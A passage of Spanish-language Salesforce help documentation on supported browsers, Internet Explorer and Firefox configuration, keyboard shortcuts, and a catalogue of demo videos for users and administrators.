Chrome no es compatible con:

- La ficha Consola (La consola de Salesforce es compatible.)

**Apple Safari versiones 8.x y 9.x en Mac OS X**

No hay recomendaciones de configuración para Safari. Apple Safari en iOS no es compatible con el sitio completo de Salesforce.

Safari no es compatible con:

- La consola de Salesforce
- Salesforce CRM Call Center con versiones posteriores a 4.0 del kit de herramientas de CTI
- Salesforce Wave Analytics

## Navegadores compatibles con Wave Analytics

La compatibilidad con navegadores está disponible para Microsoft Internet Explorer versión 10 y 11 y las versiones estables más recientes de Mozilla Firefox y Google Chrome.

## Recomendaciones y requisitos para todos los navegadores

- Para todos los navegadores, active JavaScript, cookies y TLS 1.2. Si TLS 1.2 no está disponible, active TLS 1.1. Los navegadores que no admiten TLS 1.1 o TLS 1.2 no pueden acceder a Salesforce después de activar TLS 1.0. La desactivación está programada, aunque no está garantizada, en junio de 2016 para organizaciones de sandbox y a comienzos de 2017 para organizaciones de producción.
- La resolución mínima de pantalla requerida para todas las funciones de Salesforce es de 1024 x 768. Las resoluciones de pantalla inferiores no siempre muestran las funciones de Salesforce como el Generador de informes y el Editor de formatos de página.
- Para usuarios de Mac OS en Apple Safari o Chrome, asegúrese de que el ajuste de sistema `Mostrar barras de desplazamiento` está establecido como **Siempre**.
- Algunos complementos y extensiones del explorador Web pueden interferir en las funcionalidades de Chatter. Si experimenta fallos o comportamientos incoherentes con Chatter, desactive los complementos y las extensiones del explorador Web e inténtelo de nuevo.

Ciertas funciones de Salesforce (así como algunos kits de herramientas, adaptadores y clientes de sobremesa) tienen sus propios requisitos de navegador. Por ejemplo:

- Internet Explorer es el único navegador admitido para:
  - Combinación de correo estándar
  - Instalación de Salesforce Classic Mobile en un dispositivo Windows Mobile
  - Connect Offline
- Para la mejor experiencia con el editor de formato de página mejorado, utilice Firefox.
- Para la mejor experiencia en equipos con 8 GB de RAM en la consola de Salesforce, utilice Chrome.
- Los requisitos de navegador también son aplicables para cargar varios archivos en Chatter.

# Navegadores compatibles con Lightning Experience

Lightning Experience es compatible con Apple® Safari® versión 8.x y 9.x en Mac OS X y Microsoft® Edge para Windows® 10. Se admiten también las versiones estables más recientes de Mozilla® Firefox® y Google Chrome™. Microsoft® Internet Explorer® versión 11 quedó retirado en Summer '16. Si está utilizando Microsoft® Internet Explorer® versiones 9–10, se le redirigirá a Salesforce Classic. Existen algunas limitaciones.

EDICIONES

Lightning Experience está disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: No puede acceder a Lightning Experience en un navegador móvil. En su lugar, recomendamos utilizar la aplicación Salesforce1 cuando trabaje en un dispositivo móvil. Para ver los navegadores móviles compatibles con Salesforce1, consulte los Requisitos de la aplicación móvil Salesforce1 en la página 86.

**Microsoft Edge**

Salesforce admite Microsoft Edge en Windows 10 para Lightning Experience. Tenga en cuenta estas restricciones.

- El editor de soluciones HTML en Microsoft Edge no es compatible con Salesforce Knowledge.
- Microsoft Edge no es compatible con la Consola del desarrollador.
- Microsoft Edge no es compatible con Salesforce CRM Call Center con la versión 4.0 o posterior del kit de herramientas de CTI.

**Microsoft Internet Explorer versión 11**

Importante: La compatibilidad con Internet Explorer 11 para acceder a Lightning Experience se retirará de Summer '16.

- Los usuarios de organizaciones existentes pueden seguir usando IE11 para acceder a Lightning Experience hasta el 16 de diciembre de 2017.

- Los usuarios de organizaciones nuevas creadas después de Summer '16 no pueden usar IE11 para acceder a Lightning Experience. Los usuarios de IE11 serán redirigidos automáticamente a Salesforce Classic.

Para obtener más información sobre este cambio, consulte Retirada de la compatibilidad para acceder a Lightning Experience y Salesforce1 con Internet Explorer 11.

Si utiliza Internet Explorer, le recomendamos utilizar la última versión compatible con Salesforce. Aplique todas las actualizaciones de software de Microsoft. Tenga en cuenta estas restricciones.

- El sitio completo de Salesforce es compatible con Internet Explorer 11 en Windows 8 y 8.1 para portátiles táctiles con entradas de ratón y teclado estándar únicamente. No existe compatibilidad para dispositivos móviles o tablets donde la función táctil es el medio principal de interacción. Utilice la aplicación para navegadores móviles Salesforce1 en su lugar.
- El editor de soluciones HTML de Internet Explorer 11 no es compatible con Salesforce Knowledge.
- La función Ver compatibilidad no es compatible con Internet Explorer.
- No se admite el cambio de modo de análisis de compatibilidad del navegador, por ejemplo, utilizando el encabezado `X-UA-Compatibility`.
- Internet Explorer 11 no es compatible con la Consola del desarrollador.
- Internet Explorer 11 no es compatible con Salesforce CRM Call Center con la versión 4.0 o posterior del kit de herramientas de CTI.
- No se admite arrastrar y soltar archivos en comentarios de noticias en tiempo real en Internet Explorer.

Para obtener recomendaciones de configuración, consulte Configuración de Internet Explorer en la página 16.

**Mozilla® Firefox®, versión estable más reciente**

Salesforce hace todo lo posible por probar la versión más reciente de Firefox y que sea compatible. Para obtener recomendaciones de configuración, consulte Configuración de Firefox en la página 17.

**Google Chrome™, versión estable más reciente**

Chrome aplica actualizaciones automáticamente. Salesforce hace todo lo posible por probar la versión más reciente y que sea compatible. No hay recomendaciones de configuración para Chrome.

Nota: La versión estable más reciente de Google Chromium™ es compatible.

**Apple® Safari® versiones 8.x y 9.x en Mac OS X**

No hay recomendaciones de configuración para Safari.

Safari no es compatible con:

- Salesforce CRM Call Center con versiones anteriores a 4.0 del kit de herramientas de CTI
- Salesforce Wave Analytics

## Navegadores compatibles con Wave Analytics

La compatibilidad con navegadores está disponible para Microsoft Internet Explorer versión 11 y las versiones estables más recientes de Mozilla Firefox y Google Chrome.

## Recomendaciones y requisitos para todos los navegadores

- Para todos los navegadores, active JavaScript, cookies y TLS 1.2. Si TLS 1.2 no está disponible, active TLS 1.1. Los navegadores que no admiten TLS 1.1 o TLS 1.2 no pueden acceder a Salesforce después de activar TLS 1.0. La desactivación está programada, aunque no está garantizada, en junio de 2016 para organizaciones de sandbox y a comienzos de 2017 para organizaciones de producción.
- La resolución mínima de pantalla requerida para todas las funciones de Salesforce es de 1024 x 768. Las resoluciones de pantalla inferiores no siempre muestran las funciones de Salesforce como el Generador de informes y el Editor de formatos de página.

- Para usuarios de Mac OS en Apple Safari o Google Chrome, asegúrese de que el ajuste de sistema `Mostrar barras de desplazamiento` está establecido como **Siempre**.
- Algunos complementos y extensiones del explorador Web pueden interferir en las funcionalidades de Chatter. Si experimenta fallos o comportamientos incoherentes con Chatter, desactive los complementos y las extensiones del explorador Web e inténtelo de nuevo.

## Obtención de complementos para visualización de documentación y cursos de formación en línea

Descargue los complementos que necesite para visualizar la documentación PDF de Salesforce y los cursos de formación en línea.

- **Adobe Reader**: para ver la documentación en PDF. Para descargar una copia gratuita, vaya a la página de descarga de Adobe Reader.
- **Macromedia Flash Player**: Para realizar cursos de formación en línea. Para descargar una copia gratuita, vaya a la página de descarga de Adobe Flash Player.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

## Generalidades acerca de los accesos directos del teclado

Use los accesos directos del teclado para trabajar con eficiencia en Salesforce.

Además de los accesos directos estándar del teclado disponibles con el explorador Web, Salesforce admite los siguientes accesos directos del teclado:

- Pulse ALT y cualquier número entre 0 y 9 para resaltar los elementos de la lista Elementos recientes de la barra lateral. Por ejemplo, pulse ALT+1 para resaltar el primer elemento de la lista, ALT+2 para resaltar el segundo, y así sucesivamente. Al pulsar ALT+0 se resalta el décimo elemento de la lista.

  Nota: Si utiliza Mozilla® Firefox®, pulse MAYÚS+ALT y un número para visualizar automáticamente el elemento resaltado. Si utiliza Mozilla Firefox en un Mac, pulse CTRL y un número. Si utiliza Microsoft® Internet Explorer®, pulse ALT y un número y, a continuación, Intro para ver el elemento resaltado.

- Si la organización ha activado la barra lateral contraíble, pulse ALT+S para abrir o cerrar la barra lateral. Si abre la barra lateral mediante ALT+S, el cursor se coloca automáticamente en el cuadro Buscar.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

## Accesos directos del teclado para las ventanas del redactor de Lightning Experience

Utilice los accesos directos del teclado para trabajar de forma eficiente en las ventanas del redactor de Lightning Experience. Abra una ventana del redactor para crear tareas, apuntar notas, registrar una llamada y mucho más. Los accesos directos del teclado facilitan la tarea de pasar por los campos en un redactor y trabajar libremente en múltiples ventanas del redactor abiertas al mismo tiempo.

Además de los accesos directos estándar del teclado disponibles con su explorador Web, Lightning Experience admite estos prácticos accesos directos del teclado al utilizar ventanas del redactor.

- Alt+1: abre el menú de desbordamiento desde cualquier parte de la página
- Teclas de flechas hacia arriba y hacia abajo: se mueve por la lista de ventanas del redactor abiertas en el menú de desbordamiento

EDICIONES

Disponible en Lightning Experience

Disponible en: en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Teclas de flechas a la izquierda y a la derecha: se mueve entre ventanas del redactor abiertas
- Intro (desde el encabezado de una ventana del redactor): pasa a la ventana del redactor
- Tecla Tab: pasa por los campos en la ventana del redactor
- Tecla Esc: pasa de una ventana del redactor al encabezado de la ventana

## Configuración de Internet Explorer

Si utiliza Internet Explorer, le recomendamos utilizar la última versión compatible con Salesforce. Aplique todas las actualizaciones de software de Microsoft.

Para maximizar el rendimiento de Internet Explorer, defina lo siguiente en el cuadro de diálogo Opciones de Internet a través de los ajustes de su navegador:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

**Ficha General**

1. Desde la ficha General, haga clic en **Configuración** bajo Historial de exploración.
2. En la opción `Comprobar si hay nuevas versiones de las páginas guardadas`, seleccione **Automáticamente**.
3. Para la opción `Espacio en disco disponible`, introduzca como mínimo 50 MB.

**Ficha Seguridad**

1. En la ficha Seguridad, haga clic en **Nivel personalizado** bajo Internet y desplácese a la sección Automatización.
2. Asegúrese de que la opción `Automatización de los subprogramas de Java` esté seleccionada como Activar. JavaScript depende de la activación de este ajuste.

**Ficha Privacidad**

1. En la ficha Privacidad, haga clic en **Opciones avanzadas**.
2. Seleccione la opción **Sobrescribir la administración automática de cookies**.
3. Seleccione la opción **Aceptar siempre las cookies de sesión**.
4. Seleccione **Aceptar** para la opción **Cookies de terceras partes**.

**Ficha Opciones avanzadas**

En la ficha Opciones avanzadas, vaya a la sección Seguridad y haga lo siguiente:

- Elimine la selección de la opción `No guardar las páginas cifradas en el disco`.
- Seleccione `Utilizar TLS 1.0`, `Utilizar TLS 1.1` y `Utilizar TLS 1.2`. Asegúrese de *cancelar la selección* de `Utilizar SSL 2.0` y `Utilizar SSL 3.0`. SSL ya no es compatible con Salesforce. TLS 1.0 no será compatible después de desactivarlo, actualmente programado para junio de 2016 para organizaciones de sandbox y a comienzos de 2017 para organizaciones de producción.

Consejo: La opción `Vaciar la carpeta Archivos temporales de Internet cuando se cierre el explorador` hace que la memoria caché se borre cuando cierre Internet Explorer. Esto aumenta la privacidad pero puede en ocasiones disminuir el rendimiento.

CONSULTE TAMBIÉN

Navegadores compatibles

# Configuración de Firefox

Para garantizar que Salesforce funciona de manera óptima con Firefox, deberá realizar un par de configuraciones en el navegador.

Salesforce hace todo lo posible por probar la versión más reciente de Firefox y que sea compatible.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

## Configuración necesaria

Asegúrese de que Firefox puede aceptar cookies.

1. Haga clic en **Herramientas** > **Opciones** (o en un Mac, haga clic en **Firefox** > **Preferencias**).
2. Vaya al panel de privacidad.
3. Para la opción `Firefox will`, seleccione **Utilizar configuración personalizada para el historial**.
4. Seleccione la opción **Aceptar cookies desde sitios**.
5. Seleccione la opción **Aceptar cookies de terceras partes**.
6. En la opción para seleccionar `hasta cuándo se van a guardar`, seleccione la opción de **hasta que venzan**.
7. Haga clic en **Aceptar**.

## Configuración avanzada

Si lo desea, puede configurar otras preferencias de memoria caché avanzadas para maximizar el rendimiento.

1. Escriba *`about:config`* en la barra de dirección del explorador y, a continuación, pulse Intro.
2. Si aparece una advertencia, haga clic en la respuesta de que **promete ser cuidadoso**.
3. Busque las siguientes preferencias y defínalas en el valor recomendado mediante un doble clic en el nombre. Los cambios surten efecto de forma inmediata.
4. Cambie el modo en que el explorador conserva recursos comunes en las solicitudes mediante la definición de las siguientes preferencias de memoria caché.

| Preferencia | Valor recomendado | Valor predeterminado |
|---|---|---|
| browser.cache.check_doc_frequency | 3 | 3 |
| browser.cache.disk.capacity | 50.000 o más; aumentar para utilizar más espacio de disco duro | 50,000 |
| browser.cache.disk.enable | Verdadero | Verdadero |
| browser.cache.disk_cache_ssl | Verdadero | Falso |
| browser.cache.memory.enable | Verdadero | Verdadero |
| network.http.use-cache | Verdadero | Verdadero |

Nota: Puede definir algunas de estas preferencias al hacer clic en **Herramientas** > **Opciones** en el explorador Firefox. Consulte la ayuda de Firefox para obtener más información.

Consejo: La definición de privacy.sanitize.sanitizeOnShutdown en "verdadero" provoca que se borre la memoria caché cuando se cierra Firefox. Esto aumenta la privacidad pero puede disminuir el rendimiento.

Para ver el contenido de la memoria caché, escriba `about:cache` en la barra de dirección de Firefox y pulse Intro.

Consulte la base de datos de conocimiento de MozillaZine y página de inicio de soporte de Firefox para obtener más información sobre éstas y otras preferencias.

CONSULTE TAMBIÉN

Navegadores compatibles

# Hojas de sugerencias y guías de implementación

Además de la ayuda en línea, Salesforce publica material adicional que le ayuda a utilizar Salesforce correctamente. Estos documentos incluyen hojas de sugerencias, guías de implementación y otros recursos que describen las funciones y funcionalidades de Salesforce.

Nota: Se requiere Adobe Reader® para abrir archivos PDF de Adobe®. Para descargar la última versión de Reader, vaya a `www.adobe.com/products/acrobat/readstep2.html`.

- Para todos los usuarios
- Para profesionales de ventas

Vídeos de demostración

Trabajar más rápido con presentaciones

Las presentaciones interactivas le guían paso a paso por una tarea o función. Salesforce crea presentaciones que le ayudan a utilizar Salesforce correctamente.

CONSULTE TAMBIÉN

Vídeos de demostración

## Para todos los usuarios

Estos documentos son para todos los usuarios de Salesforce.

- *Cómo obtener el éxito con Salesforce*
- *Sugerencias para el uso de entregas de contenido*
- *Preguntas más frecuentes de Chatter Plus*

## Para profesionales de ventas

Los siguientes documentos son aplicables a los profesionales de ventas:

### Gestión de territorio de empresa

- *Guía para la implementación de la gestión de territorios de empresa*

### Gestión de cuentas

- *Plantillas de combinación de correo de muestra* (archivo zip)

## Vídeos de demostración

Salesforce crea vídeos de demostración que le ayudan a utilizar Salesforce correctamente. Todos los vídeos son en inglés.

- Configuración de Salesforce
- Configuración del usuario
- Funcionalidad general de Salesforce
- Comunidad
- Ventas
- Servicio
- Plataforma y aplicaciones

### Configuración de Salesforce

| Título del vídeo | Para usuarios finales | Para administradores |
|---|---|---|
| Prepararse para migrar a Lightning Experience<br>Lightning Experience es la interfaz de usuario moderna e inteligente de Salesforce que transforma la forma en que sus representantes de trabajo realizan su trabajo. Pero antes de que los representantes puedan empezar, los administradores de Salesforce deben migrar de Salesforce Classic. Este vídeo demuestra cómo el Asistente de migración está aquí para guiar los administradores por cada paso. | | ✓ |

### Configuración del usuario

| Título del vídeo | Para usuarios finales | Para administradores |
|---|---|---|
| Cómo cambiar su configuración personal en Salesforce<br>Este breve vídeo le guía a través del cambio de su configuración personal en Salesforce. Puede cambiar las fichas que aparecen en la parte superior de la página, cambiar el formato y los elementos que aparecen en páginas individuales y ajustar su configuración de correo electrónico de Chatter. | ✓ | |
| ¿Necesita ayuda para iniciar sesión?<br>Un vídeo rápido para ayudarle en caso de olvidar su contraseña de Salesforce. | ✓ | |

## Funcionalidad general de Salesforce

| Título del vídeo | Para usuarios finales | Para administradores |
|---|---|---|
| Buscar en Salesforce Classic<br>Este vídeo le guía a través de la búsqueda en Salesforce y en Chatter, de modo que puede localizar archivos, publicaciones, registros y temas con rapidez. | ✓ | |
| Buscar en Salesforce Lightning Experience<br>Este vídeo le guía por la búsqueda en Salesforce Lightning Experience y navegación por los resultados de búsqueda. | ✓ | |
| ¿Cómo funciona la búsqueda?<br>¿Se ha preguntado alguna vez cómo localiza la información en su organización la función de búsqueda? Este vídeo le guía por el proceso de búsqueda, incluyendo cómo se dividen sus términos de búsqueda y se comparan en el índice de búsqueda. | ✓ | ✓ |
| Cómo buscar en la Ayuda<br>Nuestro portal de Ayuda es amplia, con todo desde documentación hasta artículos de conocimientos de tipo de solución de problemas, vídeos y mucho más. Ajuste su configuración de búsqueda y aprenda a utilizar los filtros de modo que pueda encontrar exactamente lo que necesita en cada momento. | ✓ | |
| Perspectivas de prospección en Lightning<br>Implique los clientes y cierre acuerdos con Perspectivas de prospección de Data.com en Lightning Experience. | | |

## Comunidad

| Título del vídeo | Para usuarios finales | Para administradores |
|---|---|---|
| Sugerencias para implementar Chatter<br>¿No está seguro de cómo implantar Chatter en su organización o impulsar la adopción entre usuarios? Vea este breve vídeo para comprobar sus opciones y desarrollar un plan exclusivo para sus necesidades comerciales. | | ✓ |
| Colaborare en grupos de Chatter<br>Los grupos de Chatter ofrecen espacios de colaboración con diversos grados de privacidad que permiten a los miembros de los grupos trabajar como equipos, compartir recursos e incluso invitar clientes. Vea este vídeo para planificar la estrategia de grupos de su organización y sacar el máximo partido a las noticias en tiempo real de los grupos, la búsqueda en los grupos, los archivos, los anuncios y otras potentes funciones. | ✓ | ✓ |

| Título del vídeo | Para usuarios finales | Para administradores |
|---|---|---|
| Descubrir y organizar con temas de Chatter<br>Utilice temas de Chatter para ver qué personas están hablando de ellos, organizar las conversaciones de las que desea formar parte y descubrir personas y grupos interesados y conocidos en las mismas áreas. | ✓ | |
| Cómo obtener el máximo rendimiento de las noticias en tiempo real de Chatter<br>Use Salesforce Chatter para crear publicaciones, consultas y marcadores para colaborar de forma efectiva con sus compañeros de Chatter. Aprenderá a enviar publicaciones a sus seguidores o un grupo, marcar una publicación para poder encontrarla más tarde y crear una consulta para poder reunir resultados más rápido. | ✓ | |
| Mejora de sus publicaciones de Chatter<br>Aprenda a usar las @menciones y los temas de almohadilla para mejorar sus publicaciones de Chatter. | ✓ | |
| Información general sobre Salesforce Files Sync<br>Obtenga información acerca de cómo sincronizar archivos entre su equipo o dispositivo móvil y Salesforce de modo que tenga siempre la última versión de cada archivo. | ✓ | |
| Configuración de su comunidad de Salesforce<br>Obtenga información acerca de cómo utiliza un administrador de Salesforce Salesforce Communities para crear una comunidad de asistencia para su empresa. | | ✓ |

## Ventas

| Título del vídeo | Para usuarios finales | Para administradores |
|---|---|---|
| Lightning Experience: Démosle una vuelta<br>Este vídeo presenta Salesforce Lightning Experience al completo. Obtenga información acerca de cómo buscar su configuración personal, dónde buscar elementos como registros y aplicaciones y cómo navegar por los registros y buscar detalles y acciones comunes. | ✓ | |
| Utilizar tareas en Lightning Experience para mejorar la actividad de ventas<br>Aprenda tres formas de gestionar tareas en Lightning Experience. | ✓ | |
| Cualificar y convertir sus candidatos de forma eficiente<br>El espacio de trabajo de candidatos en Lightning Experience es una central de comandos para trabajar en la cualificación de candidatos. Registrar llamadas, crear tareas, colaborar y enviar correos electrónicos; todo desde su espacio de trabajo. | ✓ | |
| Trabajar en sus oportunidades y gestionar sus oportunidades en curso | ✓ | |

| Título del vídeo | Para usuarios finales | Para administradores |
|---|---|---|
| Este vídeo le muestra cómo trabajar en sus acuerdos y gestionar sus oportunidades en curso en Salesforce Lightning Experience. | | |
| Traslado de sus tareas de la versión de sobremesa a Mobile<br>Consulte cómo le ayuda nuestro asistente de configuración a empezar a trabajar con Salesforce. | | ✓ |
| Conceptos básicos de Salesforce para ayudar sus equipos de ventas a cerrar acuerdos con mayor rapidez<br>Obtenga información acerca de los objetos estándar que utilizará en Salesforce para almacenar sus datos. | ✓ | ✓ |
| Traslado de sus tareas de la versión de sobremesa a Mobile<br>Permanezca al tanto de sus tareas durante sus desplazamientos utilizando la aplicación Salesforce1 para teléfonos y tablets. | ✓ | |
| Cuentas y contactos sobre la marcha<br>Combine los datos móviles y de sobremesa con la aplicación Salesforce1 para teléfonos y tablets. | ✓ | |
| Divisiones de crédito en su equipo de ventas<br>Obtenga información acerca de cómo agregar ingresos y divisiones de superposición a oportunidades. | ✓ | |
| Conexión de redes sociales a cuentas, contactos y candidatos<br>Obtenga información sobre sus clientes actuales y potenciales añadiendo datos sociales a sus cuentas, contactos y candidatos de Salesforce. | ✓ | |
| Modificación de la visibilidad de grupos de categorías basadas en funciones<br>Permite que ciertas funciones vean información, como preguntas de una comunidad de respuestas o artículos de una base de datos de conocimientos, de acuerdo con categorías específicas de datos. | | ✓ |
| Previsiones precisas con previsiones de colaboración<br>Vea cómo maniobrar en Previsiones de colaboración para poder alcanzar sus objetivos de ventas. | ✓ | |
| Envío de correo electrónico masivo<br>Esta demostración le muestra cómo aprovechar la herramienta de correo electrónico masivo de Salesforce para que pueda hacer rápidamente contacto con sus clientes y realizar un seguimiento de estos correos electrónicos en la aplicación de Salesforce. | ✓ | |
| Creación de plantillas de presupuestos | ✓ | |

| Título del vídeo | Para usuarios finales | Para administradores |
|---|---|---|
| Las plantillas de presupuestos le permiten diseñar, obtener una vista previa y activar las plantillas de los PDF de presupuestos que sus representantes de ventas envían a los clientes. | | |
| Cómo combinar contactos en Salesforce<br>Obtenga información acerca de cómo puede combinar registros de contacto duplicados en Salesforce. | ✔ | |
| Cómo utilizar Notas<br>Conozca cómo usar Notas, la herramienta de toma de notas mejorada en Salesforce1. | ✔ | |
| Cómo realizar un seguimiento de llamadas, correos electrónicos y reuniones<br>Obtenga información acerca de cómo seguir diferentes eventos como llamadas, correos electrónico y reuniones en Salesforce. | ✔ | |
| Combinación de cuentas duplicadas: Sugerencias y limitaciones<br>La herramienta Combinar cuentas le permite combinar múltiples registros de cuentas en uno y le permite seleccionar qué datos mantener de cada registro. Este vídeo le guía por el proceso de modo que puede obtener datos limpios y útiles rápidamente. | ✔ | |
| Relacionar un solo contacto con múltiples cuentas<br>Obtenga información acerca de lo fácil que es realizar un seguimiento de las relaciones entre personas y los negocios con los que trabajan. Cuando relaciona un solo registro de contacto con múltiples registros de cuenta, puede ver relaciones actuales y pasadas de modo que siempre sepa con quién está hablando o con quién *debería* estar hablando. | ✔ | |
| Configurar contactos con múltiples cuentas<br>Permita a sus representantes de ventas realizar un seguimiento de forma sencilla de las relaciones entre los clientes y los negocios con los que trabajan. Contactos en múltiples cuentas se configura rápidamente y permite a los representantes relacionar un solo registro de contacto con múltiples cuentas. | | ✔ |
| **Vídeos de Lightning Sync** | | |
| Configurar una cuenta de servicio de Microsoft® Exchange para sincronizar con Salesforce (para administradores utilizando el Centro de administración de Office 365™)<br>Este vídeo le guía por el proceso de configurar una cuenta de servicio de Exchange para Lightning Sync utilizando la interfaz instantánea de Microsoft Office 365. | | ✔ |
| Configurar una cuenta de servicio de Microsoft® Exchange para sincronizar con Salesforce (para administradores utilizando Shell de comandos)<br>Este vídeo le guía por el proceso de configurar una cuenta de servicio de Exchange 2013, Exchange 2016 o Microsoft Office 365™ (Exchange Online) para Lightning Sync utilizando una interfaz de línea de comandos. | | ✔ |

| Título del vídeo | Para usuarios finales | Para administradores |
|---|---|---|
| **Vídeos de Salesforce for Outlook** | | |
| Información general sobre Salesforce for Outlook<br>Salesforce for Outlook le permite sincronizar contactos, eventos y tareas entre Microsoft® Outlook® y Salesforce. También puede asociar mensajes de correo electrónico, eventos y tareas de Outlook a registros de Salesforce, directamente desde Outlook. Obtenga información acerca de cómo descargar e instalar el producto en su sistema. | ✓ | |
| Generalidades acerca de direcciones de sincronización<br>Obtenga información acerca de cómo ver su configuración de dirección de sincronización en Salesforce for Outlook y conozca si tiene permisos para cambiarlas. | ✓ | |
| Uso del panel lateral de Salesforce para trabajar con registros en Microsoft® Outlook®<br>Obtenga información acerca de cómo puede trabajar con registros de Salesforce directamente en Outlook. Además, obtenga información acerca de la adición de correos electrónicos de Outlook y eventos a los registros de Salesforce de su elección. | ✓ | |
| **Vídeos de Work.com** | | |
| Información general sobre Work.com<br>Este vídeo le presenta las funciones de gestión del rendimiento de Work.com. Utilice Work.com para reconocer sus compañeros de trabajo, coordinar su empresa utilizando objetivos, crear relaciones de apoyo vinculadas a mediciones definibles, proporcionar y solicitar comentarios e implementar resúmenes de rendimiento. | | ✓ |

## Servicio

| Título del vídeo | Para usuarios finales | Para administradores |
|---|---|---|
| | ✓ | |
| Presentación de la consola de Salesforce<br>La consola de Salesforce utiliza fichas que le ayudan a encontrar y actualizar registros con rapidez. | ✓ | |
| Prepararse para configurar una consola de Salesforce<br>Configuración de una consola de Service Cloud para los agentes de asistencia. | | ✓ |
| Configuración de la gestión de asignaciones<br>Aprenda a definir la función de gestión de asignaciones. La gestión de asignaciones permite a sus representantes de asistencia determinar qué clientes pueden optar a ciertos tipos de asistencia. Este vídeo cubre eventos clave de gestión de asignaciones, procesos de asignación, asignaciones y contratos de servicio. | | ✓ |

| Título del vídeo | Para usuarios finales | Para administradores |
|---|---|---|
| Actualización de los procesos de asignación con versión de asignación<br>Obtenga información acerca de cómo crear una nueva versión de un proceso de asignación, modificar la nueva versión y aplicarla a asignaciones nuevas y existentes. | | ✓ |
| Configuración de categorías de datos<br>Las categorías de datos le permiten clasificar sus datos de acuerdo con sus necesidades comerciales. | | ✓ |
| Atienda a sus clientes en sus redes sociales<br>Obtenga información acerca de cómo empezara trabajar con Servicio al cliente de redes sociales. | | ✓ |
| Configuración de Live Agent<br>Configure Live Agent en su consola de Salesforce y prepare sus agentes para chatear. | | ✓ |

## Plataforma y aplicaciones (General)

| Título del vídeo | Para usuarios finales | Para administradores |
|---|---|---|
| Cómo cambiar el aspecto de Salesforce para su empresa<br>Demostración rápida acerca de cómo personalizar el aspecto de Salesforce para su organización. | | ✓ |
| Creación de una regla de flujo de trabajo<br>Demostración rápida sobre cómo crear una regla de flujo de trabajo en Salesforce. | | ✓ |
| Descripción general del diseñador de flujo en la nube de Visual Workflow<br>Esta demostración le ofrece una descripción del diseñador de flujo en la nube de Visual Workflow, la herramienta de creación de flujos. Con el diseñador de flujo en la nube de Salesforce podrá configurar pantallas y definir lógica de ramas para sus flujos sin salir de Salesforce ni escribir ningún código. | | ✓ |
| Creación de un flujo sencillo<br>Siga el proceso de creación de un sencillo flujo de donativo de dos pantallas mediante campos y opciones seleccionables por el usuario. Recopilaremos información del usuario, le pediremos que seleccione un nivel de donativo y le agradeceremos su ayuda. | | ✓ |
| Flujo de trabajo de resolución de problemas<br>Aprenda a investigar y solucionar los problemas más comunes que suelen surgir con el flujo de trabajo. | | ✓ |

| Título del vídeo | Para usuarios finales | Para administradores |
|---|---|---|
| Evite acciones no deseadas en su proceso<br>Este vídeo le muestra cómo establecer opciones en Process Builder de modo que puede, por ejemplo, evitar el envío de un conjunto de correos electrónicos al vicepresidente cada vez que se actualiza una oportunidad de gran valor. | | ✓ |
| Acceso al campo Correo electrónico desde un objeto Búsqueda<br>¿Ha querido alguna vez usar un campo desde un objeto de búsqueda en su objeto secundario? Por ejemplo, acceder al campo de correo electrónico en un objeto de búsqueda en un flujo de trabajo que esté basado en el objeto secundario. Este vídeo le guía por dicho escenario. | | ✓ |
| Creación de botones y vínculos personalizados<br>Obtenga información acerca de cómo crear un vínculo en el objeto Cuenta que asigna la dirección de la empresa en Yahoo Maps. | | ✓ |
| Menú de acceso rápido de Force.com<br>Como administrador, ¿ha deseado alguna vez ver o crear campos, o ver o crear tipos de registro en contexto, desde una ficha de objeto, en vez de tener que ir a través de los menús Configuración? Este vídeo le muestra cómo utilizar el menú Acceso rápido de Force.com. | | ✓ |
| Cómo funciona Organization Sync<br>Obtenga información acerca de Organization Sync, una función de alta disponibilidad que le permite configurar una organización sincronizada secundaria de Salesforce a la que sus usuarios pueden acceder cuando la organización principal esté en periodo de inactividad o mantenimiento. | | ✓ |
| Quién ve qué: Tipos de registro<br>Obtenga información acerca de cómo organizar y recopilar datos para el mismo objeto, en diferentes formas, utilizando tipos de registro. | | ✓ |

## Campos personalizados

| Título del vídeo | Para usuarios finales | Para administradores |
|---|---|---|
| Cómo crear un campo personalizado en Salesforce<br>¿Desea personalizar Salesforce para que capture todos sus datos comerciales? Este breve vídeo le guía por el método de creación de un campo de lista de selección personalizado, desde la selección del tipo de campo correcto hasta la aplicación de la seguridad a nivel de campo. | | ✓ |
| Campos personalizados: Listas de selección | | ✓ |

| Título del vídeo | Para usuarios finales | Para administradores |
|---|---|---|
| Este vídeo le guía a través de la creación de un campo de lista de selección así como la adición de nuevos valores al campo y la eliminación de valores antiguos. Cubrimos incluso el modo de agregar sus valores a los formatos de página correctos, de modo que sus usuarios vean elecciones relevantes para su trabajo. | | |
| Campos personalizados: Sugerencias y limitaciones<br>Obtenga información de los expertos acerca de algunas prácticas recomendadas, detalles acerca de la eliminación de campos, límites de uso de campos, seguimiento de historial de campos y mucho más. También proporcionamos algunas advertencias al cambiar los tipos de campo y consejos acerca de la selección del tipo de campo de texto apropiado. | | ✔ |

## Fórmulas

| Título del vídeo | Para usuarios finales | Para administradores |
|---|---|---|
| Información general sobre fórmulas<br>Este vídeo ofrece una breve introducción a las fórmulas de Salesforce, cómo acceder al editor de fórmulas en la aplicación y cómo usar las herramientas del editor para crear fórmulas. | | ✔ |
| Cómo calcular el número de días que está abierto un caso<br>Este vídeo le guía por la construcción de una fórmula que calculará el número de días que llevó cerrar un caso, o si el caso está aún abierto, el número de días que han pasado desde que se abriera por primera vez. | | ✔ |
| Cómo crear una fórmula de imagen<br>Este vídeo explica cómo crear una fórmula rápida y sencilla que agrega gráficos al campo de puntuación de un candidato: cinco estrellas para importante, tres estrellas para interesante y una estrella para poco importante, de modo que los agentes de ventas puedan ver de un vistazo los candidatos más importantes. | | ✔ |
| Fórmulas: Sugerencias y limitaciones<br>Las fórmulas son una planta motriz y se pueden utilizar en campos e informes. Este vídeo le guía a través de algunas sugerencias profesionales acerca de cómo empezar y cómo evitar algunos riesgos comunes. | | ✔ |

CONSULTE TAMBIÉN

